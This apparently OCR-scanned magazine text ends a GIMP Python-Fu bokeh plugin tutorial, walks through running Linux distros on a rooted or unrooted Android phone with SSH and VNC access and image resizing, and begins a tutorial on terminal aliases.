modes and other arcana. They are easily identified by their shouty case. Here the second argument stands for the number 2, but also to the fact that the current selection should be replaced by the specified elliptical one.

The dimensions are specified by giving the top left corner of the box that encloses the ellipse and the said box's width. We feather this selection by two pixels, just to take the edge off, and then set the foreground colour to black. Then we bucket fill this new selection in Behind mode so as not to interfere with any other discs on the layer:

```
pdb.gimp_selection_feather(timg, 2)
pdb.gimp_context_set_foreground('#000000')
pdb.gimp_edit_bucket_fill_full(bokeh_layer, 0,BEHIND_
MODE,100,0,False,True,0,0,0)
```

And now the reason for using black: we are going to draw the discs in additive colour mode. This means that regions of overlapping discs will get brighter, in a manner which vaguely resembles what goes on in photography. The trouble is, additive colour doesn't really do anything on transparency, so we black it up first, and then all the black is undone by our new additive disc.

```
pdb.gimp_context_set_foreground(color)
pdb.gimp_edit_bucket_fill_full(bokeh_layer, 0,ADDITION_
MODE,100,0,False,True,0,0,0)
```

Once we've drawn all our discs in this way, we do a Gaussian blur – if requested – on our copied layer. We said that part of the image should stay in focus; you may want to work on this layer later so that it is less opaque at regions of interest. We deselect everything before we do the fill, since otherwise we would just blur our most-recently drawn disc.


```
if blur > 0:
    pdb.plug_in_gauss_iir2(timg, blur_layer, blur, blur)
```

Softly, softly

Finally we apply our hue and lightness adjustments, and set the bokeh layer to Soft-Light mode, so that lower layers are illuminated beneath the discs. And just in case any black survived the bucket fill, we use the Color-To-Alpha plugin to squash it out.

```
pdb.gimp_hue_saturation(bokeh_layer, 0, 0, lightness,
saturation)
pdb.gimp_layer_set_mode(bokeh_layer, SOFTLIGHT_
MODE)
pdb.plug_in_colortoalpha(timg, bokeh_layer, '#000000')
```

And that just about summarises the guts of our script. You will see from the code on the disc that there is a little bit of housekeeping to take care of, namely grouping the whole series of operations into a single undoable one, and restoring any tool settings that are changed by the script. It is always good to tidy up after yourself and leave things as you found them. In the **register()** function, we set its menupath to '<Image>/Filters/My Filters/PyBokeh...' so that if it registers correctly you will have a My Filters menu in the Filters menu. You could add any further scripts you come up with to this menu to save yourself from cluttering up the already crowded Filters menu. The example images show the results of a couple of PyBokeh applications.



After we apply the filter, things get a bit blurry. Changing the opacity of the layer will bring back some detail.

> **"To finish, group the operations into a single undoable one, and reset any changed tool settings"**

Critics may proffer otiose jibes about the usefulness of this script, and indeed it would be entirely possible to do everything it does by hand, possibly even in a better way. That is, on some level at least, true for any *Gimp* script. But this manual operation would be extremely laborious and error-prone – you'd have to keep a note of the coordinates and colour of the centre of each disc, and you'd have to be incredibly deft with your circle superpositioning if you wanted to preserve the colour addition. ■

Registering your plugin

In order to have your plugin appear in the *Gimp* menus, it is necessary to define it as a Python function and then use the **register()** function. The tidiest way to do this is to save all the code in an appropriately laid out Python script. The general form of such a thing is:


```
#! /usr/bin/env python
from gimpfu import *
def myplugin(params):
    # code goes here
register(
    proc_name, # e.g. "python_fu_linesplodge"
    blurb, #."Draws a line and a splodge"
    help, author, copyright, date,
    menupath, imagetypes,
    params, results,
    function) # "myplugin"
main()
```

The **proc_name** parameter specifies what your plugin will be called in the PDB; 'python_fu' is actually automatically prepended so that all Python plugins have their own branch in the taxonomy. The **menupath** parameter specifies what kind of plugin you're registering, and where your plugin will appear in the *Gimp* menu: in our case "<Image>/Filters/Artistic/LineSplodge..." would suffice. **imagetypes** specifies what kind of images the plugin works on, such as "RGB*, GRAY*", or simply "" if it doesn't operate on any image, such as in our example. The list **params** specifies the inputs to your plugin: you can use special Python-Fu types here such as **PF_COLOR** and **PF_SPINNER** to get nice interfaces in which to input them. The **results** list describes what your plugin outputs, if anything. In our case **(PF_IMAGE, image, "LSImage")** would suffice. Finally, **function** is just the Python name of our function as it appears in the code.

To ensure that *Gimp* finds and registers your plugin next time it's loaded, save this file as (say) **myplugin.py** in the plugins folder: **~/.gimp-2.8/plug-ins** for Linux (ensure it is executable with **chmod +x myplugin.py**) or **%USERPROFILE %\.gimp-2.8\plug-ins** for Windows users, replacing the version number as appropriate.

Android: Linux on your phone

Learn how to unleash the computing power of your Android smartphone by running a fully fledged Linux distribution on it.



Your Android phone is already powered by the goodness of Linux, but you can enhance it further and make better use of its multi-core processors and oodles of RAM by running a full-blown Linux distro alongside the existing mobile OS.

We can think of many reasons why you'd want a proper Linux PC in your pocket. You can, for example, use it to power a LAMP server that can run web apps and serve web pages. If you're a network admin, you can install your favourite Linux tools and turn the smartphone into a portable network-troubleshooting or pen-testing device.

The LinuxOnAndroid project produces an Android app and a couple of shell scripts, and hosts a bunch of Linux distros that you can boot using the app. In a snap, the scripts mount the Linux image within the Android filesystem and the SD card within the Linux filesystem. They then call on *chroot* to change the root directory to that of the mounted Linux and open up a shell for you to interact with the mounted Linux system. The scripts also set up SSH for secured remote access, along with VNC to allow you to access this Linux system's graphical desktop.

Quick tip

The LinuxOnAndroid project is entirely open source. You can grab the source code for the app, as well as the scripts, from the project's website.

The scripts only prepare the environment for Linux to run on the device. The Linux image files hosted by the project are just customised Linux environments packaged by the project developers to suit different use-cases and devices.

The important bit is that all the Linux distros offered by the project are made up of ARM packages, and instead of running in a virtual machine they run on the real hardware on your Android smartphone. This is why you can run it on the measliest of devices. We've managed to run Arch Linux along with the Enlightenment desktop on a Samsung phone with a single-core 1GHz processor and about 400MB RAM.

At the time of writing, the project has stable images for Arch Linux, Debian Lenny, Debian Testing, Fedora 20, Fedora 19, Kali Linux, Ubuntu 13.10, Ubuntu 13.04, and Ubuntu 12.04 LTS. There are also Alpha images that aren't meant for production use for other distros, including Slackware, Bodhi, OpenSUSE and Ubuntu 14.04. Each of these distros is available in multiple editions.

The Core image is the smallest in size, and includes the minimum set of packages you need to run the distro. This is ideal for creating your own images and include the Openbox window manager. Next there's the Small image, which ships with the LXDE desktop and its suite of programs. Finally you have the Large image, which includes the KDE Plasma Desktop, *LibreOffice* and *Gimp*.

Some distros have additional images as well. Arch Linux produces images with the Enlightenment desktop, and Fedora ships an image with the MATE desktop. You can grab the images with either the ext2 or ext4 filesystem. The ext4 images are compatible with Android 4.3 while the ext2 images are compatible with earlier versions of Android.

Prep the device

Start by grabbing the *Complete Linux Installer* app from Google's Play Store. Alternatively you can head to the project's website (**http://linuxonandroid.org**) and download the open source version of the Android app (but go into the Settings > Security menu and toggle Unknown Sources to enable installation of non-Play Store apps).

The app requires a rooted Android device. (*See A generic guide to rooting your Android phone on p71 for an overview*). The exact procedure necessary to root an Android device varies between models [check out Tutorial, p80 **LXF179** for more on rooting devices].

Besides the app produced by the LinuxOnAndroid project, you'll also need a VNC viewer to use the graphical desktop.


A generic guide to rooting your Android phone

In layman's terms rooting a device gives you access to parts of the operating system that the device vendor doesn't want you to tinker with. In other words, a rooted phone gives you greater privileges or administrator control to the lowest level of Android's Linux subsystem.

To get there you need to swap out some core components inside the device starting with the bootloader. The default bootloader on your phone is locked and will only start the system it trusts (this is eerily similar to the Secure Boot functionality on the desktop). In order to get root access you need to unlock the bootloader, replace the recovery system and install a superuser app.

Start by installing the *android-tools-fastboot* tool using your distro's package manager. This lets you interact with the deeper levels of the device. You'll then have to reboot the device into the Fastboot mode. Browse the web for the key combination that enables you to do this for your device. The process to unlock the bootloader also varies depending on the device manufacturer. For Google devices, such as the Nexus 4, you can do it with a simple **fastboot oem unlock** command. For other devices you'll need to request a key from the manufacturer.

Then grab an alternative recovery system image that fits your phone from the popular ClockWorkMod project at **www.clockworkmod.com/rommanager**. Once you have the IMG file for your device you can flash it with the **fastboot flash recovery <image name>** command. Finally, grab an app to manage superuser permissions, such as *Superuser* developed by the CWM project or the popular *SuperSU* app.



You can easily root a Samsung device using the graphical *Heimdall* app.

The project suggests using the popular *Android VNC Viewer* app. You'll need another app to access Android's built-in command line, but you'll already have this if you've rooted your device. In any case, the project suggests using the *Android Terminal Emulator* app.

Once you've grabbed these, you can launch the *CompleteLinuxInstaller* app. Tap on the project's icon in the top-left corner of the screen to reveal the navigation menu, which contains several items. The first two are the most important: Install Guides will take you through the steps required for setting up and installing the various supported Linux distros, and the Launch item is the integrated launcher that you can use to boot into the configured distro. The other items will bring up various information and tips to assist you.



The *CompleteLinuxInstaller* app makes adding a distro a straightforward step by step process.

To begin the process of setting up a distro, launch the *CompleteLinuxInstaller* app, bring up the navigation menu and tap on the Install Guides item. This will bring up a list of distros that you can run on your device. Once you've decided which distro to run, tap on its entry for further instructions. For this tutorial, let's assume you want to set up Ubuntu 13.10. However, note that the process to set up a distro is pretty much similar for all.

Set up a distro

Once you've selected a distro, the app will display detailed instructions broken down into four pages. On Page 1 the app runs through the basic requirements your device must meet to be able to run a Linux distro. The most important step is to make sure that you've enabled the debugging support. To do that, head to Settings > Applications > Development and make sure the USB Debugging setting is toggled.

On the seond page you get links to download the image for the selected distro. Tapping on the Download Image button pops up a window with three additional buttons to download one of the three supported image types explained earlier – Large, Small or Core. The page also mentions details about the offered images, such as the size of the compressed image that you'll download as well as the size the image will take on your SD card once it's been extracted.

Tapping on the image you wish to download brings up another pop up with buttons that'll either download the image from a Sourceforge mirror or via torrent. If you choose the torrent option, the app will download a torrent file, which you'll then have to feed to a torrent client to download the actual image for your selected distro.

You can download the image on a computer and then transfer it on to the SD card on your Android device. In this case, you can safely skip the instructions on this page. You can uncompress the downloaded file either on the computer or on the device itself. For the latter, you'll need a versatile file manager such as the paid-for *Root Explorer* app or the free *ES File Explorer* app.

While compressed files are smaller and are faster to transfer than uncompressed ones, remember that they are tightly compressed and (depending on the specs of your »

Quick tip

You can download the distro images from within the app, or you can grab them from the project's website and transfer them on to the phone.


Android device) can take some time to deflate. However, if you're moving the images on to your device manually, it's best to house them inside a folder. For example, if you're downloading the image for the Ubuntu 13.10 distro, it's best to uncompress it inside a folder called Ubuntu on your SD card.

Then move on to Page 3, which advises you on extracting the downloaded files. The rest of the page talks about how to boot the extracted images. Once booted, you'll be dropped to a terminal window. Page 4 lists instructions on how to connect to this running Linux installation via a VNC viewer. Remember to note the password listed on this page as you'll need it to connect to the VNC server running inside your distro.

Boot the distro

You're now all set to boot the new distro. Bring up the navigation menu by tapping on the app's icon or swiping from left to right and tapping on the Launch item. This will bring up the app's launcher which is responsible for booting up the distros. Use the pull-down menu on the page to select the distro you wish to boot.

If you get an error saying that the image for the selected distro doesn't exist, it means that the app can't locate the extracted image files for the distro. This can happen if you haven't extracted the downloaded file, or if you've kept it in a non-standard location. In such a case, you'll have to point to the IMG file of the distro manually. Tap on Settings in the top-right corner inside the Launch screen which brings up a pull-down menu. Tap on Add to open the page to add an entry for your distro. Enter the name for the distro in the space provided and tap on the box with three dots to navigate the filesystem on your Android device and point to the IMG file for the distro. Tap on Save Changes when you're done.



The Installer requires *BusyBox* to boot Linux which it will go ahead and install on first launch.

This custom entry from your distro will now be listed in the pull-down menu on the Launch page. When you now select the entry, the app will show you a button to start the distro. Tap on the button to boot the distro. This will launch the terminal app and grant it super user permission. Press the Enter key in the virtual keyboard to boot the distro.

Since this is the first time you've started up the distro, you'll be asked to specify a password for the default user (which in the case of the Ubuntu distro is named ubuntu). Note that this is the password for the default user account and not the password required to log into the VNC session.

You'll then be asked if you want the distro to start the VNC server (for viewing the graphical desktop) and the SSH server (for accessing the distro remotely over a secure connection). We suggest you start them both to reap the full benefit of running a Linux distro on your Android device.

Next, you'll be asked to enter the screen resolution of the VNC session. Although you can set this to any size, for best experience you should set it to the same resolution as your device. Remember, however, that when you bring up the virtual keyboard it will hide a part of your desktop. If you are running this on a device with a big screen you can follow the guide on the project's wiki to adjust the screen size to accommodate the soft keys.

That's all the configuration it requires. The app will then prompt you to save the settings as default. It's safe to do so to avoid answering the same questions every time you launch the distro. We'll show you how to alter these settings a little later on the tutorial. For now you should just save the settings as default and let the app boot your distro.

When it's done booting your distro, you'll see a note with the relevant settings you need to connect via VNC to this Linux distro, followed by the standard Linux root prompt. If you're proficient with the Linux command line interface, you can now use this shell to interact with the distro like any desktop distro.

For security purposes, one of the first things you should do is set a new password for the root user. Enter

```
passwd
```

in the shell and enter a new password for the root user. If you've asked LinuxOnAndroid to start the SSH server while booting your distro, you can now connect to it from any computer on the network. Enter the

```
ifconfig
```

command inside the terminal on your Android device, which will print the IP address of the device, such as **192.168.2.101**.

To connect to the device launch a terminal on another computer and enter


Run Linux without rooting your device

You can run Linux even on an unrooted Android device thanks to the *GNURoot* app. Despite its name, this app doesn't require a rooted phone. The one major difference between *CompleteLinuxInstaller* and *GNURoot* is that the latter only gives you access to the command line interface of the Linux distro.

To run Linux on your Android device via *GNURoot*, you'll need to grab it from the Play Store, as well as a companion app for the specific Linux distro. The app produces companion apps for popular distros, such as Debian, Gentoo, and Fedora. Remember that these apps are close to 100MB in size, unlike the *GNURoot* app, which is a just a few KB.

Once you have them both installed, fire up *GNURoot* and use the drop-down menu at the top of the page to select the distro you wish to boot.

Make sure you have already downloaded its companion app. Then tap on the Create New Rootfs button to install the distro which will take some time depending on the resources on your device. When it's done, tap the Launch Rootfs button which will open a terminal and log you in the distro. If you select the Launch as Fake Root checkbox before launching the distro, you'll be logged in with superuser privileges.



Enable use of the distro's CLI package manager tools with *GNURoot*. The developers are currently working to get a graphical interface for the desktop.

```
ssh ubuntu@192.168.2.101
```

This will prompt you for the password for the ubuntu user which is the one you set when you first booted the distro.

To view the graphical desktop running on top of your Linux distro on the Android device, tap on the home button to minimise the terminal app, then tap and launch the VNC app (such as *androidVNC*).

The VNC app will prompt you for various settings so it can connect to the distro running on the device. Enter localhost in the field that asks you for the IP address of the VNC server and 5900 as the port. In addition to these you'll also need a password to authenticate with the VNC server. This varies from distro to distro. For the Ubuntu images, the password is **ubuntu**. For Arch Linux it's **archlinux**, for the Debian flavours it's **debian** and so on. The password is listed on the distro's wiki page on the LinuxOnAndroid project's website.

Note that if you are using *androidVNC*, the app suggests that you change the colour format to 24-bit color (4bpp). Tap the Connect button to initiate the VNC session once you've entered all the information and hey presto! The VNC client will connect to your device and display the graphical desktop that's running inside the distro you're currently running.

Again, the app developers advise *androidVNC* users to change the input mode to touchpad. To do so, tap on the menu button from inside the VNC session. This will bring up a bunch of options; you need to tap on Input Mode and then select the Touchpad radio button from the list of supported input modes.

You can now interact with and operate the desktop just like you would on a PC. On the *androidVNC* app, a single tap equates to a left-click. Tap twice to simulate a right-click. If you tap and hold, the app will display three buttons – two to zoom in and out, and one to display the virtual keyboard.

You can also use the package manager to install new apps. Remember, however, that the distro will only be able to install apps that have been ported for the ARM architecture, which is true for almost every popular app.

When you've finished, close the VNC session by logging out of the desktop. Now pull down the app drawer and tap on the terminal session that's been running in the background. Type exit to shut down the Linux distro. When the distro shuts down you'll have to type the exit command a couple more times to exit and close the terminal session.


Advanced tweaks

You can use the steps described above to download, set up, boot and use any of the supported distros on your device. However, the app also offers some other options to further customise the distros and tweak your user experience.

For starters, you may wish to change the settings of the distro you specified when you first booted into it. To do so, select the distro you wish to customise from the drop-down list in the Launch section. In addition to the Start Linux button, you'll also see a Configure Linux button. Tap on it to bring up the settings page. Here you'll find checkboxes for enabling and disabling the start of the SSH and VNC servers. You can also modify the resolution of the VNC screen by altering the values listed on this page.

The page offers a couple of interesting options, including the Create 1GB SWAP File checkbox. As you can imagine, when this is toggled, the app will create a swap file for the distro to use. Make sure you have adequate free space on your SD card before you enable this option.

The app can also mount folders from the Android filesystem into the running Linux. Tap on the Configure Mounts button to launch the mount editor. Tap on Options in the top-right corner and then on the Add Mount option. This pops up a page where you'll have to specify the location of the Android folder you wish to share manually (such as **/storage/sdcard0/Downloads**), followed by the path where you want to mount it (such as **/home/ubuntu/Downloads**). You can add as many folders as you wish. When you're done tap on the Save Changes button and exit the mount editor. When you now boot into the distro, LinuxOnAndroid will mount the listed Android folders in the specified locations inside the distro.



› Make sure your Android device uses an ARM v7 CPU since most distros only support that particular ARM architecture.

Depending on how you use the distro, sooner or later you'll run out of space inside the image. In such a case you'll have to make a larger image and copy over all the files and folders from inside the existing image to the new one.

Start by firing up a terminal and creating a blank image of the size you want. For example, the command

```
dd if=/dev/zero of=ubuntuNEW.img bs=1M count=0
seek=4096
```

will create a 4GB image called ubuntuNEW.img. Then you'll need to format this new image and create a filesystem. The command

```
mke2fs -F ubuntuNEW.img
```

should do the trick. Then copy the image file that you want to inflate from the device into your computer. Let's call it ubuntuOLD.img. Now create two folders on your desktop (ubuntuNEW and ubuntuOLD) to mount these images. The commands

```
sudo mount -o loop ubuntuOLD.img ubuntuOLD/
```

and

```
sudo mount -o loop ubuntuNEW.img ubuntuNEW
```

will mount the images into their respective folders. Once that's done, copy over all the files from the old image to the new image. The command

```
sudo cp -rp ubuntuOLD/* ubuntuNEW
```

will make sure the files and folders are copied along with their ownership permissions. Round up the process by simply unmounting the images with

```
sudo umount ubuntuOLD
```

and

```
sudo umount ubuntuNEW
```

You can now transfer the ubuntuNEW.img file to your phone, remove the existing image and make sure the distro's entry in the Launch screen points to the new image. ■

Quick tip

To remove a distro, make sure it isn't in use and then remove the folder that houses the relevant IMG file.

Terminal: Time-savers

The terminal has a host of handy tricks that will save you time and make your life easier. We introduce you to a few of the most useful techniques.

Earlier, we mentioned that using the terminal can be faster and more productive than using a GUI, especially with repeated operations. To get the most out of this, it helps to know a few of the shell's secrets.

Do you often find yourself typing in the same command options over and over again? Do you sometimes have trouble remembering the correct options? Are you just plain lazy and want to avoid typing wherever possible? If you answered yes to any of these, aliases are for you. You already have some shell aliases set up. To list them, type:

```
alias
```

which will return entries like this (from Ubuntu):

```
alias ll='ls -alF'
alias ls='ls --color=auto'
```

The first of these examples is simple – if you type in **ll**, it runs **ls -A**. The second is cleverer, as the alias is the same as the command name, so the old **ls** behaviour disappears and it's always run with the **--color=auto** option. If you find yourself always using certain options with particular commands, aliases like this effectively make those options the defaults. The alias is expanded before the rest of the command line is interpreted, so:

